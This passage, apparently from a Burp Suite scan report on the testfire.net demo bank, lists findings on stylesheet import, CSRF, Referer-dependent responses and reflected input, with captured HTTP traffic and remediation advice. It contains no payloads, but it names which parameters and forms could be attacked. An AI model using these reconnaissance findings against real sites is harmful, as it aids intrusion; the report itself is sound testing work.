The application may be vulnerable to path-relative style sheet import (PRSSI) attacks. The response contains a path-relative style sheet import, and so condition 1 for an exploitable vulnerability is present (see issue background). The response can also be made to render in a browser's quirks mode. Although the page contains a modern doctype directive, the response does not prevent itself from being framed. An attacker can frame the response within a page that they control, to force it to be rendered in quirks mode. (Note that this technique is IE-specific and due to P3P restrictions might sometimes limit the impact of a successful attack.) This means that condition 3 for an exploitable vulnerability is probably present if condition 2 is present.

Burp was not able to confirm that the other conditions hold, and you should manually investigate this issue to confirm whether they do hold.

Request 1

```
GET /high_yield_investments.htm HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=DB34B555242CF815A1C60ED6422671F6
Upgrade-Insecure-Requests: 1
Referer: http://testfire.net/index.jsp?content=business_deposit.htm
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Accept-Ranges: bytes
ETag: W/"7653-1497451722000"
Last-Modified: Wed, 14 Jun 2017 14:48:42 GMT
Content-Type: text/html
Content-Length: 7653
Date: Mon, 25 Sep 2023 07:04:21 GMT
Connection: close

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0
...[SNIP]...
<meta name="Description" content="Altoro Mutual High Yield Investments">
   <link href="style.css" rel="stylesheet" type="text/css" />
</head>
...[SNIP]...
```

12.2. http://testfire.net/retirement.htm

Summary

Severity:	**Information**
Confidence:	**Tentative**
Host:	**http://testfire.net**
Path:	**/retirement.htm**

Issue detail

The application may be vulnerable to path-relative style sheet import (PRSSI) attacks. The response contains a path-relative style sheet import, and so condition 1 for an exploitable vulnerability is present (see issue background). The response can also be made to render in a browser's quirks mode. The page does not contain a doctype directive, and so it will always be rendered in quirks mode. Further, the response does not prevent itself from being framed, so an attacker can frame the response within a page that they control, to force it to be rendered in quirks mode. (Note that this technique is IE-specific and due to P3P restrictions might sometimes limit the impact of a successful attack.) This means that condition 3 for an exploitable vulnerability is probably present if condition 2 is present.

Burp was not able to confirm that the other conditions hold, and you should manually investigate this issue to confirm whether they do hold.

Request 1

```
GET /retirement.htm HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=CC0D34AEC9CB3233BC356740C30E895F
Upgrade-Insecure-Requests: 1
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Accept-Ranges: bytes
ETag: W/"1114-1497451722000"
Last-Modified: Wed, 14 Jun 2017 14:48:42 GMT
```

```
Content-Type: text/html
Content-Length: 1114
Date: Mon, 25 Sep 2023 07:51:07 GMT
Connection: close

<html>
  <head>
    <title>Business Retirement Infromation</title>
    <link href="style.css" rel="stylesheet" type="text/css" />
  </head>
  <body>

<div class="fl" style="width:67%;">

<h1>Retirem
...[SNIP]...
```

12.3. http://testfire.net/swagger/index.html

Summary

Severity:	**Information**
Confidence:	**Tentative**
Host:	**http://testfire.net**
Path:	**/swagger/index.html**

Issue detail

The application may be vulnerable to path-relative style sheet import (PRSSI) attacks. The response contains a path-relative style sheet import, and so condition 1 for an exploitable vulnerability is present (see issue background). The response can also be made to render in a browser's quirks mode. The page does not contain a doctype directive, and so it will always be rendered in quirks mode. Further, the response does not prevent itself from being framed, so an attacker can frame the response within a page that they control, to force it to be rendered in quirks mode. (Note that this technique is IE-specific and due to P3P restrictions might sometimes limit the impact of a successful attack.) This means that condition 3 for an exploitable vulnerability is probably present if condition 2 is present.

Burp was not able to confirm that the other conditions hold, and you should manually investigate this issue to confirm whether they do hold.

Request 1

```
GET /swagger/index.html HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=61A60A144D2F16AF855376BE180FCC11
Upgrade-Insecure-Requests: 1
Referer: http://testfire.net/
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Accept-Ranges: bytes
ETag: W/"1427-1548795420000"
Last-Modified: Tue, 29 Jan 2019 20:57:00 GMT
Content-Type: text/html
Content-Length: 1427
Date: Mon, 25 Sep 2023 07:53:08 GMT
Connection: close

<!-- HTML for static distribution bundle build -->
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<title>Swagger UI</title>
<link rel="stylesheet" type="text/css" href="./swagger-ui.css" >
<link rel="icon" type="image/png" href="./favicon-32x32.png" sizes="32x32" />
...[SNIP]...
```

---

13. Cross-site request forgery

There are 3 instances of this issue:

- /doLogin
- /doSubscribe
- /sendFeedback

Issue background

Cross-site request forgery (CSRF) vulnerabilities may arise when applications rely solely on HTTP cookies to identify the user that has issued a particular request. Because browsers automatically add cookies to requests regardless of their origin, it may be possible for an attacker to create a malicious web site that forges a cross-domain request to the vulnerable

application. For a request to be vulnerable to CSRF, the following conditions must hold:

- The request can be issued cross-domain, for example using an HTML form. If the request contains non-standard headers or body content, then it may only be issuable from a page that originated on the same domain.
- The application relies solely on HTTP cookies or Basic Authentication to identify the user that issued the request. If the application places session-related tokens elsewhere within the request, then it may not be vulnerable.
- The request performs some privileged action within the application, which modifies the application's state based on the identity of the issuing user.
- The attacker can determine all the parameters required to construct a request that performs the action. If the request contains any values that the attacker cannot determine or predict, then it is not vulnerable.

Issue remediation

The most effective way to protect against CSRF vulnerabilities is to include within relevant requests an additional token that is not transmitted in a cookie: for example, a parameter in a hidden form field. This additional token should contain sufficient entropy, and be generated using a cryptographic random number generator, such that it is not feasible for an attacker to determine or predict the value of any token that was issued to another user. The token should be associated with the user's session, and the application should validate that the correct token is received before performing any action resulting from the request.

An alternative approach, which may be easier to implement, is to validate that Host and Referer headers in relevant requests are both present and contain the same domain name. However, this approach is somewhat less robust: historically, quirks in browsers and plugins have often enabled attackers to forge cross-domain requests that manipulate these headers to bypass such defenses.

References

- Web Security Academy: Cross-site request forgery
- Using Burp to Test for Cross-Site Request Forgery
- The Deputies Are Still Confused

Vulnerability classifications

- CWE-352: Cross-Site Request Forgery (CSRF)
- CAPEC-62: Cross Site Request Forgery

13.1. http://testfire.net/doLogin

Summary

Severity:	**Information**
Confidence:	**Tentative**
Host:	**http://testfire.net**
Path:	**/doLogin**

Issue detail

The request appears to be vulnerable to cross-site request forgery (CSRF) attacks against unauthenticated functionality. This is unlikely to constitute a security vulnerability in its own right, however it may facilitate exploitation of other vulnerabilities affecting application users.

Request 1

```
POST /doLogin HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=303E3438D9C1F00E9238C9F696188F68
Origin: http://testfire.net
Upgrade-Insecure-Requests: 1
Referer: http://testfire.net/login.jsp
Content-Type: application/x-www-form-urlencoded
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 49

uid=wAuLuLMh&passw=o5A%21x7r%21Q8&btnSubmit=Login
```

Response 1

```
HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Location: login.jsp
Content-Length: 0
Date: Mon, 25 Sep 2023 08:13:10 GMT
Connection: close
```

Request 2

```
POST /doLogin HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

```
Cookie: JSESSIONID=CFA5901ACC695FE5009F59F3208BB090
Origin: http://testfire.net
Upgrade-Insecure-Requests: 1
Referer: http://EuBbEXnC.com/login.jsp
Content-Type: application/x-www-form-urlencoded
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 49

uid=SMPhcUWK&passw=v1Z%21z9k%21A0&btnSubmit=Login
```

Response 2

```
HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Location: login.jsp
Content-Length: 0
Date: Mon, 25 Sep 2023 08:36:07 GMT
Connection: close
```

13.2. http://testfire.net/doSubscribe

Summary

Severity:	**Information**
Confidence:	**Tentative**
Host:	**http://testfire.net**
Path:	**/doSubscribe**

Issue detail

The request appears to be vulnerable to cross-site request forgery (CSRF) attacks against unauthenticated functionality. This is unlikely to constitute a security vulnerability in its own right, however it may facilitate exploitation of other vulnerabilities affecting application users.

Request 1

```
POST /doSubscribe HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=E90B082B98E402AAFF669A56F9E97737
Origin: http://testfire.net
Upgrade-Insecure-Requests: 1
Referer: http://testfire.net/subscribe.jsp
Content-Type: application/x-www-form-urlencoded
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 60

txtEmail=THrPAfVC%40burpcollaborator.net&btnSubmit=Subscribe
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Date: Mon, 25 Sep 2023 07:17:51 GMT
Connection: close
Content-Length: 8579


<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1
...[SNIP]...
```

Request 2

```
POST /doSubscribe HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=E90B082B98E402AAFF669A56F9E97737
Origin: http://testfire.net
Upgrade-Insecure-Requests: 1
Referer: http://ghoOCsdd.com/subscribe.jsp
Content-Type: application/x-www-form-urlencoded
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
```

```
Sec-CH-UA-Mobile: ?0
Content-Length: 60

txtEmail=THrPAfVC%40burpcollaborator.net&btnSubmit=Subscribe
```

Response 2

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Date: Mon, 25 Sep 2023 07:18:00 GMT
Connection: close
Content-Length: 8579


<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1
...[SNIP]...
```

13.3. http://testfire.net/sendFeedback

Summary

Severity:	**Information**
Confidence:	**Tentative**
Host:	**http://testfire.net**
Path:	**/sendFeedback**

Issue detail

The request appears to be vulnerable to cross-site request forgery (CSRF) attacks against unauthenticated functionality. This is unlikely to constitute a security vulnerability in its own right, however it may facilitate exploitation of other vulnerabilities affecting application users.

Request 1

```
POST /sendFeedback HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=D90C32D6F6E7C0EF6B8E5551162D6F20
Origin: http://testfire.net
Upgrade-Insecure-Requests: 1
Referer: http://testfire.net/feedback.jsp
Content-Type: application/x-www-form-urlencoded
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 91

cfile=comments.txt&name=wAHAKRqt&email_addr=868946&subject=&comments=868946&submit=+Submit+
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 7169
Date: Mon, 25 Sep 2023 07:51:39 GMT
Connection: close


<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="htt
...[SNIP]...
```

Request 2

```
POST /sendFeedback HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=D90C32D6F6E7C0EF6B8E5551162D6F20
Origin: http://testfire.net
Upgrade-Insecure-Requests: 1
Referer: http://kzhtPDPt.com/feedback.jsp
Content-Type: application/x-www-form-urlencoded
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

```
Content-Length: 91

cfile=comments.txt&name=wAHAKRqt&email_addr=868946&subject=&comments=868946&submit=+Submit+
```

Response 2

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 7169
Date: Mon, 25 Sep 2023 08:01:02 GMT
Connection: close


<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="htt
...[SNIP]...
```

---

14. Referer-dependent response

Summary

Severity:	**Information**
Confidence:	**Firm**
Host:	**http://testfire.net**
Path:	**/survey_questions.jsp**

Issue description

Application responses may depend systematically on the presence or absence of the Referer header in requests. This behavior does not necessarily constitute a security vulnerability, and you should investigate the nature of and reason for the differential responses to determine whether a vulnerability is present.

Common explanations for Referer-dependent responses include:

- Referer-based access controls, where the application assumes that if you have arrived from one privileged location then you are authorized to access another privileged location. These controls can be trivially defeated by supplying an accepted Referer header in requests for the vulnerable function.
- Attempts to prevent cross-site request forgery attacks by verifying that requests to perform privileged actions originated from within the application itself and not from some external location. Such defenses are often not robust, and can be bypassed by removing the Referer header entirely.
- Delivery of Referer-tailored content, such as welcome messages to visitors from specific domains, search-engine optimization (SEO) techniques, and other ways of tailoring the user's experience. Such behaviors often have no security impact; however, unsafe processing of the Referer header may introduce vulnerabilities such as SQL injection and cross-site scripting. If parts of the document (such as META keywords) are updated based on search engine queries contained in the Referer header, then the application may be vulnerable to persistent code injection attacks, in which search terms are manipulated to cause malicious content to appear in responses served to other application users.

Issue remediation

The Referer header is not a robust foundation on which to build access controls. Any such measures should be replaced with more secure alternatives that are not vulnerable to Referer spoofing.

If the contents of responses is updated based on Referer data, then the same defenses against malicious input should be employed here as for any other kinds of user-supplied data.

Vulnerability classifications

- CWE-16: Configuration
- CWE-213: Intentional Information Exposure

Request 1

```
GET /survey_questions.jsp?step=a HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=5562CC152438A137916E827A0D556B34
Upgrade-Insecure-Requests: 1
Referer: http://testfire.net/survey_questions.jsp
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Date: Mon, 25 Sep 2023 07:56:55 GMT
Connection: close
Content-Length: 7474


<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="ht
...[SNIP]...
```

```
<h1>Question 1</h1>
...[SNIP]...
<p>Which of the following groups includes your age?<ul> <li><a href="survey_questions.jsp?step=b">13 years or less</a></li> <li><a href="survey_questions.jsp?step=b">14-17</a>
</li> <li><a href="survey_questions.jsp?step=b">18-24</a></li> <li><a href="survey_questions.jsp?step=b">25-34</a></li> <li><a href="survey_questions.jsp?step=b">35-44</a>
</li> <li><a href="survey_questions.jsp?step=b">45-54</a></li> <li><a href="survey_questions.jsp?step=b">55-64</a></li> <li><a href="survey_questions.jsp?step=b">65-74</a>
</li> <li><a href="survey_questions.jsp?step=b">75+</a></li></ul></p>
...[SNIP]...
<a id="HyperLink5" href="/index.jsp?content=privacy.htm">
...[SNIP]...
<a id="HyperLink6" href="/index.jsp?content=security.htm">
...[SNIP]...
<a id="HyperLink6" href="/status_check.jsp">
...[SNIP]...
<a id="HyperLink6" href="/swagger/index.html">
...[SNIP]...
<a href="https://github.com/AppSecDev/AltoroJ/">
...[SNIP]...
<a id="HyperLink7" href="http://www-142.ibm.com/software/products/us/en/subcategory/SWI10" >
...[SNIP]...
```

Request 2

```
GET /survey_questions.jsp?step=a HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=5562CC152438A137916E827A0D556B34
Upgrade-Insecure-Requests: 1
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 2

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Date: Mon, 25 Sep 2023 07:56:57 GMT
Connection: close
Content-Length: 7054


<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="ht
...[SNIP]...
<h1>Request Out of Order</h1>
...[SNIP]...
<p>It appears that you attempted to skip or repeat some areas of this survey. Please <a href="survey_questions.jsp">return to the start page</a> to begin again.</p>
...[SNIP]...
```

---

15. Input returned in response (reflected)

There are 5 instances of this issue:

- /index.jsp [content parameter]
- /search.jsp [query parameter]
- /sendFeedback [email_addr parameter]
- /sendFeedback [name parameter]
- /util/serverStatusCheckService.jsp [HostName parameter]

Issue background

Reflection of input arises when data is copied from a request and echoed into the application's immediate response.

Input being returned in application responses is not a vulnerability in its own right. However, it is a prerequisite for many client-side vulnerabilities, including cross-site scripting, open redirection, content spoofing, and response header injection. Additionally, some server-side vulnerabilities such as SQL injection are often easier to identify and exploit when input is returned in responses. In applications where input retrieval is rare and the environment is resistant to automated testing (for example, due to a web application firewall), it might be worth subjecting instances of it to focused manual testing.

Vulnerability classifications

- CWE-20: Improper Input Validation
- CWE-116: Improper Encoding or Escaping of Output

15.1. http://testfire.net/index.jsp [content parameter]

Summary

Severity: **Information**

Confidence: **Certain**

Host: **http://testfire.net**

Path: **/index.jsp**

Issue detail

The value of the **content** request parameter is copied into the application's response.

Request 1

```
GET /index.jsp?content=inside_volunteering.htmvap5vpzqfp HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=662E3619673C27F4A5516E5AC5919053
Upgrade-Insecure-Requests: 1
Referer: http://testfire.net/index.jsp?content=inside_community.htm
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 6936
Date: Mon, 25 Sep 2023 07:09:35 GMT
Connection: close


<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.
...[SNIP]...
<p>Failed due to The requested resource (/static/inside_volunteering.htmvap5vpzqfp) is not available</p>
...[SNIP]...
```

15.2. http://testfire.net/search.jsp [query parameter]

Summary

Severity: **Information**

Confidence: **Certain**

Host: **http://testfire.net**

Path: **/search.jsp**

Issue detail

The value of the **query** request parameter is copied into the application's response.

Request 1

```
GET /search.jsp?query=9312583yywqi8rr7 HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=FABB356E77B079B6F83BEBDEFFB04B37
Upgrade-Insecure-Requests: 1
Referer: http://testfire.net/
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 6985
Date: Mon, 25 Sep 2023 07:51:51 GMT
Connection: close


<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
```

```
<html xmlns="http://www.w3.org/1
...[SNIP]...
<br />

      9312583yywqi8rr7

    </div>
...[SNIP]...
```

15.3. http://testfire.net/sendFeedback [email_addr parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**http://testfire.net**
Path:	**/sendFeedback**

Issue detail

The value of the **email_addr** request parameter is copied into the application's response.

Request 1

```
POST /sendFeedback HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=D90C32D6F6E7C0EF6B8E5551162D6F20
Origin: http://testfire.net
Upgrade-Insecure-Requests: 1
Referer: http://testfire.net/feedback.jsp
Content-Type: application/x-www-form-urlencoded
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 91

cfile=comments.txt&name=wAHAKRqt&email_addr=868946wqrav26jo8&subject=&comments=868946&submit=+Submit+
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 7179
Date: Mon, 25 Sep 2023 07:55:20 GMT
Connection: close


<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="htt
...[SNIP]...
<p>Thank you for your comments, wAHAKRqt. They will be reviewed by our Customer Service staff and given the full attention that they deserve.

      However, the email you gave is incorrect (868946wqrav26jo8) and you will not receive a response.

    </p>
...[SNIP]...
```

15.4. http://testfire.net/sendFeedback [name parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**http://testfire.net**
Path:	**/sendFeedback**

Issue detail

The value of the **name** request parameter is copied into the application's response.

Request 1

```
POST /sendFeedback HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=D90C32D6F6E7C0EF6B8E5551162D6F20
Origin: http://testfire.net
Upgrade-Insecure-Requests: 1
Referer: http://testfire.net/feedback.jsp
Content-Type: application/x-www-form-urlencoded
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 91

cfile=comments.txt&name=wAHAKRqtunvcffkt17&email_addr=868946&subject=&comments=868946&submit=+Submit+
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 7179
Date: Mon, 25 Sep 2023 07:53:20 GMT
Connection: close


<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="htt
...[SNIP]...
<p>Thank you for your comments, wAHAKRqtunvcffkt17. They will be reviewed by our Customer Service staff and given the full attention that they deserve.

        However, the email you gave is incorrect (868946) and you will not receive a response.

...[SNIP]...
```

15.5. http://testfire.net/util/serverStatusCheckService.jsp [HostName parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**http://testfire.net**
